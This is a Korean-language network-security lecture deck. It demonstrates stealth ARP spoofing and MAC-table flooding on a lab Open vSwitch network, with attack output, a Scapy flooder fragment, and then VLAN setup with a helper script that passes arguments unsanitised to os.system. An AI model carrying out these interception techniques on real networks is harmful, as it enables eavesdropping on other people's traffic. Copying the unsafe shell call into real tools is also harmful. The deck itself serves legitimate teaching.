
- 1. ARP브로드캐스트가 전송됨 → 공격자 역시 이를 수신한다!
- 2. 응답은 요청을 받은 후 발생
- 3. ARP는 가장 최신의 버전으로 업데이트가 됨

- ▶ ⇒ Solution: ARP Request가 발생할 때만 반응하고, 평소엔 가만히 있자

- ARP 요청을 대기하고
수신된 모든 요청에 대해
스푸핑된 ARP 응답을 보내자



Stealth ARP spoofing



Result

```
Terminal
04:07:33 h2:~ # python3 arp2.py eth0
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
Fooling 10.0.0.2 that 10.0.0.3 is me
.
Sent 1 packets.
Fooling 10.0.0.2 that 10.0.0.4 is me
.
Sent 1 packets.
Fooling 10.0.0.4 that 10.0.0.3 is me
.
Sent 1 packets.
Fooling 10.0.0.3 that 10.0.0.4 is me
.
Sent 1 packets.
Fooling 10.0.0.2 that 10.0.0.1 is me
.
Sent 1 packets.
Fooling 10.0.0.1 that 10.0.0.2 is me
.
Sent 1 packets.
Fooling 10.0.0.4 that 10.0.0.3 is me
.
Sent 1 packets.
Fooling 10.0.0.3 that 10.0.0.4 is me
.
Sent 1 packets.

04:08:13.862381 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 23, length 64
04:08:13.863193 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 23, length 64
04:08:13.863206 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 23, length 64
04:08:14.864032 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 24, length 64
04:08:14.864067 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 24, length 64
04:08:14.864806 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 24, length 64
04:08:14.864832 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 24, length 64
04:08:15.865661 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 25, length 64
04:08:15.865704 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 25, length 64
04:08:15.866238 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 25, length 64
04:08:15.866274 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 25, length 64
04:08:16.866945 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 26, length 64
04:08:16.866979 IP 10.0.0.3 > 10.0.0.4: ICMP echo request, id 46, seq 26, length 64
04:08:16.867335 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 26, length 64
04:08:16.867353 IP 10.0.0.4 > 10.0.0.3: ICMP echo reply, id 46, seq 26, length 64
```

ARP가 과도하게 퍼지지 않습니다!
오히려 진짜 ARP처럼 동작할 뿐...

```
Terminal
From 10.0.0.2 icmp_seq=8 Redirect Host(New nexthop: 4.0.0.1
64 bytes from 10.0.0.4: icmp_seq=8 ttl=63 time=1.13 ms
64 bytes from 10.0.0.4: icmp_seq=9 ttl=63 time=0.969 ms
64 bytes from 10.0.0.4: icmp_seq=10 ttl=63 time=1.13 ms
64 bytes from 10.0.0.4: icmp_seq=11 ttl=63 time=0.583 ms
64 bytes from 10.0.0.4: icmp_seq=12 ttl=63 time=0.860 ms
64 bytes from 10.0.0.4: icmp_seq=13 ttl=63 time=0.824 ms
From 10.0.0.2 icmp_seq=14 Redirect Host(New nexthop: 4.0.0.1
64 bytes from 10.0.0.4: icmp_seq=14 ttl=63 time=0.792 ms
64 bytes from 10.0.0.4: icmp_seq=15 ttl=63 time=0.769 ms
64 bytes from 10.0.0.4: icmp_seq=16 ttl=63 time=1.04 ms
64 bytes from 10.0.0.4: icmp_seq=17 ttl=63 time=2.90 ms
64 bytes from 10.0.0.4: icmp_seq=18 ttl=63 time=0.972 ms
64 bytes from 10.0.0.4: icmp_seq=19 ttl=63 time=4.30 ms
64 bytes from 10.0.0.4: icmp_seq=20 ttl=63 time=0.828 ms
64 bytes from 10.0.0.4: icmp_seq=21 ttl=63 time=0.682 ms
64 bytes from 10.0.0.4: icmp_seq=22 ttl=63 time=2.69 ms
%64 bytes from 10.0.0.4: icmp_seq=23 ttl=63 time=1.37 ms
64 bytes from 10.0.0.4: icmp_seq=24 ttl=63 time=1.30 ms
64 bytes from 10.0.0.4: icmp_seq=25 ttl=63 time=1.23 ms
64 bytes from 10.0.0.4: icmp_seq=26 ttl=63 time=0.828 ms
64 bytes from 10.0.0.4: icmp_seq=27 ttl=63 time=2.35 ms
64 bytes from 10.0.0.4: icmp_seq=28 ttl=63 time=1.13 ms
```



단점...

- 스푸핑이 항상 성공하지는 않음.

04:10:35 h3:/ # arp			
Address	HWtype	HWaddress	
10.0.0.2	ether	02:42:25:c5:fa:00	Attacker's MAC
10.0.0.1	ether	02:42:44:82:d5:01	
10.0.0.4	ether	02:42:12:0f:b1:00	Destination's MAC
04:10:35 h3:/ #			

- Why? 늦게 도착한 ARP가 기본적으로 반영됨....

Solution

```
15:18:31.707112 ARP, Request who has 10.10.10.1 tell 10.10.10.32, length 28
15:18:31.768340 ARP, Reply 10.10.10.1 is-at 70:5d:cc:5b:3a:42, length 46
15:18:31.788978 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a, length 28
15:18:31.808124 ARP, Request who has 10.10.10.32 tell 10.10.10.1, length 28
```

- 공격자의 답장이 항상 최신의 것으로 되도록 속도를 제어
 - (타겟 운영체제 마다 다름...!)
 - 그리고 양방향에 대해 ARP가 수행되도록 코드를 확장해야함
- 뭐가 됐든 좀 정밀한 고려가 필요하다는 거 :)

대응책에 대한 대응책에 대한 대응책



만약 모든 호스트에서 ARP에 대한 대응이 완벽하다면...?


- ▶ ARP 스푸핑이 불가능하고 하면, 패킷을 훔칠 수 있는 방법이 뭐가 있을까요?



- ▶ 아직 손대지 않은 공격 벡터가 남아있습니다...! → switch!

- L2 스위치에는 포트에 대한 MAC 주소 테이블이 있으며, 테이블에 따라 패킷을 수신한 후 지정된 포트에 패킷을 전달합니다.

- 만약 MAC테이블이 Overflow된다면?



MAC table 확인하기...

- ▶ Open vSwitch의 경우... '# ovs-appctl fdb/show [switch name]'
- ▶ // 아무튼 스위치별로 확인 하는 명령어가 있습니다.

```
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/show s1
```

port	VLAN	MAC	Age
4	0	d0:50:99:fe:e3:61	208
4	0	e0:01:a6:45:cc:0c	113
LOCAL	0	00:0c:29:72:6c:9f	89
4	0	00:90:fb:76:00:fc	47
4	0	00:0c:29:14:d4:4d	33
4	0	90:09:d0:14:6f:c9	11
3	0	f6:e2:39:14:0a:0a	11
4	0	70:5d:cc:5b:3a:42	0
4	0	0c:9d:92:c5:08:f6	0
2	0	92:df:2d:b8:1e:e5	0
1	0	92:59:6f:81:d3:99	0

```
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/stats-show s1
```

Statistics for bridge "s1":

Current/maximum MAC entries in the table:	5/8192
Current static MAC entries in the table:	0
Total number of learned MAC entries	: 2
Total number of expired MAC entries	: 0
Total number of evicted MAC entries	: 0
Total number of port moved MAC entries	: 0

- ▶ MAC 테이블이 가득 차버리게되면...
 - 스위치는 모르면? Flood함. → 가득찼다? 새로운 MAC 추가를 못함 → 최종적으로 Hub처럼 동작하게됨
 - (스위치에 따라 물론 약간 다르게 동작할 수 있음.)
 - e.g., 에이징을 통해 오래된 엔트리를 지우거나, 그냥 단순히 지우거나, 더이상 학습을 멈추고 전달을 중지하거나.

트래픽을 넘쳐흐르게 해보자!

- ▶ MAC flooder
- ▶ 코드를 실행하고나면,
스위칭 테이블이 가득 차게 됩니다

```
RandMAC("*:*:*:*:*:*")  
RandIP("*.*.*.*.")
```

```
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/show s1  
port  VLAN  MAC                Age  
4      0      d0:50:99:fe:e3:31    207  
4      0      d0:50:99:fe:e3:61    42  
4      0      00:90:fb:76:00:fc    41  
4      0      90:09:d0:14:6f:c9    40  
4      0      e0:01:a6:45:cc:0c    29  
4      0      70:5d:cc:5b:3a:42    0  
4      0      0c:9d:92:c5:08:f6    0  
4      0      00:0c:29:14:d4:4d    0  
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/flush s1  
table successfully flushed  
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/show s1  
port  VLAN  MAC                Age  
4      0      70:5d:cc:5b:3a:42    0  
4      0      0c:9d:92:c5:08:f6    0  
srcadmin@srcadmin-virtual-machine:~$
```

Result of the switch

```
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/show s1
```

port	VLAN	MAC	Age
4	0	e0:01:a6:45:cc:0c	111
LOCAL	0	00:0c:29:72:6c:9f	58
4	0	00:90:fb:76:00:fc	6
3	0	36:43:94:7d:57:3e	6
3	0	80:c9:28:b2:76:2b	6
3	0	b2:28:bc:6e:df:66	6
3	0	d0:4f:c4:b8:54:ee	6
3	0	ce:ba:8f:80:01:94	6
3	0	ce:2c:53:7a:4c:24	6
3	0	84:74:e5:1a:7b:88	6
3	0	70:4b:19:3e:d2:cb	6
3	0	30:7a:63:9a:3b:23	6
3	0	f0:66:f4:4c:a7:42	6
3	0	36:08:df:23:e1:db	6
3	0	ae:03:49:c8:7f:29	6
3	0	b2:9e:67:96:d2:0d	6
3	0	74:46:f1:36:39:23	6
3	0	d0:b9:30:83:11:cc	6
3	0	e0:f9:eb:83:ce:fb	6
3	0	00:9c:84:33:41:e1	6
3	0	0e:0d:be:11:83:6d	6
3	0	94:60:c4:e2:e9:b0	6
3	0	62:87:52:de:f0:7e	6
3	0	e6:6f:9c:e3:e8:30	6
3	0	b8:2a:60:c8:99:cb	6
3	0	50:dd:f1:58:d4:72	6
3	0	28:21:c7:6d:d7:6c	6
3	0	fa:33:af:5f:13:59	6
3	0	ea:e1:89:4c:75:e6	6
3	0	9a:64:91:81:73:91	6

```
srcadmin@srcadmin-virtual-machine:~$ sudo ovs-appctl fdb/stats-show s1
```

Statistics for bridge "s1":

Current/maximum MAC entries in the table: 8192/8192

Current static MAC entries in the table : 0

Total number of learned MAC entries : 180559

Total number of expired MAC entries : 508

Total number of evicted MAC entries : 171851

Total number of port moved MAC entries : 6

호스트 결과 확인

- ▶ tcpdump는 편의를 위해 "tcpdump -n host 10.0.0.3"
- ▶ 분명히 각 호스트의 arp 테이블은 잘 학습되었지만, 공격자가 sniffing을 할 수 있음.

The image displays four terminal windows illustrating network traffic and ARP table states during a security exercise.

- Top Left Terminal:** Shows a series of ICMP echo requests (ping) from 10.0.0.3 to 10.0.0.4. The output is mostly obscured by a large block of dots, likely due to a high volume of traffic.
- Top Right Terminal:** Shows the raw packet capture for the ICMP echo requests. Each line represents a packet: "64 bytes from 10.0.0.4: icmp_seq=66 ttl=64 time=1.09 ms". The sequence numbers range from 66 to 88.
- Bottom Left Terminal:** Shows a detailed log of network events. A red box highlights an ARP request: "04:37:44.581450 ARP, Request who-has 10.0.0.3 tell 10.0.0.4, length 28". Other entries include ICMP echo requests and responses.
- Bottom Right Terminal:** Shows the ARP table on two different hosts, h3 and h4.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.0.2	ether	02:42:25:c5:fa:00	C		eth0
10.0.0.1	ether	02:42:44:82:d5:01	C		eth0
10.0.0.4	ether	02:42:12:0f:b1:00	C		eth0


Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.0.1	ether	02:42:44:82:d5:01	C		eth0
10.0.0.2	ether	02:42:25:c5:fa:00	C		eth0
10.0.0.3	ether	02:42:5b:d3:33:00	C		eth0

VLAN

Virtual Local Area Network


▶ 단일 물리적 네트워크를 논리적으로 분리/격리 시켜주는 네트워크

- 브로드캐스트 도메인을 논리적으로 분리시킬 수 있는 수단!
 - c.f., 물리적 분리는 라우터가 하는겁니다.



▶ 어떻게 사용하는가?

- 1. 호스트 인터페이스에서 VLAN tag를 설정 - tagged
 - Ethernet frame에 VLAN ID가 할당됨.
- 2. VLAN ID를 스위치에 설정 - untagged
- 동일한 VLAN에 속해있는 장치들끼리만 통신이 가능




▶ 왜 쓰는가?!

- 브로드캐스트 도메인의 논리적 분리
- 서로 다른 VLAN간의 네트워크 트래픽 유출 방지 및 보안 강화
(이기는 하지만 이거 자체가 본디 보안 목적은 아님)

VLAN을 구성해보자

- ▶ OVS가 필요해요... (gns3 기본 스위치는 vlan 지원 X...)
- ▶ Build a network link the below on the miniedit
- ▶ Then, we will configure the VLANs IP addresses

Physical LAN: 10.0.0.x/24



환경 구성 후, 각 호스트에서 vlan 인터페이스 설정

▶ VLAN 전용 인터페이스 추가가 필요함

- `$ ip link add link [iface] name [iface].[vlanid] type vlan id [vlanid]`
 - e.g., with eth0 and vlan ID 100
 - `$ ip link add link eth0 name eth0.100 type vlan id 100`
 - 이걸 하고 나면, 'eth0.100' 이라는 인터페이스를 확인할 수 있게됨
- 그리고 vlan interface에 아이피 할당
 - `$ ifconfig eth0.100 10.0.100.1 netmask 255.255.255.0 up`
 - `$ ifconfig eth0 0.0.0.0`

```
root@srcadmin-virtual-machine:srcadmin# ip link add link h1-eth0 name h1-eth0.100 type vlan id 100
root@srcadmin-virtual-machine:srcadmin# ifconfig h1-eth0.100
h1-eth0.100: flags=4098<BROADCAST,MULTICAST> mtu 1500
    ether 0e:31:5d:3a:35:63 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@srcadmin-virtual-machine:srcadmin# ifconfig h1-eth0.100 10.0.100.1 netmask 255.255.255.0 up
root@srcadmin-virtual-machine:srcadmin# ifconfig h1-eth0 0.0.0.0
```

당신을 위한 자동화 스크립트

```
#!/usr/bin/python3

import sys
import os

if len(sys.argv) < 5:
    print(sys.argv[0] + " <iface> <vlanid> <ip> <netmask>")
    sys.exit(0)

iface = sys.argv[1]
vtag = int(sys.argv[2])
vlanface = "%s.%d"%(iface, vtag)
ip = sys.argv[3]
netmask = sys.argv[4]

os.system("ip link del %s"%(vlanface))
os.system("ip link add link %s name %s type vlan id %d"%(iface, vlanface, vtag))
os.system("ifconfig %s %s netmask %s up"%(vlanface, ip, netmask))
os.system("ifconfig %s 0.0.0.0"%(iface))
```

```
05:35:09 h2:~ # python3 vlantag.py eth0 100 10.0.100.2 255.255.255.0
05:35:13 h2:~ # ifconfig eth0.100
eth0.100: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.100.2 netmask 255.255.255.0 broadcast 10.0.100.255
    inet6 fe80::42:25ff:fec5:fa00 prefixlen 64 scopeid 0x20<link>
    ether 02:42:25:c5:fa:00 txqueuelen 1000 (Ethernet)
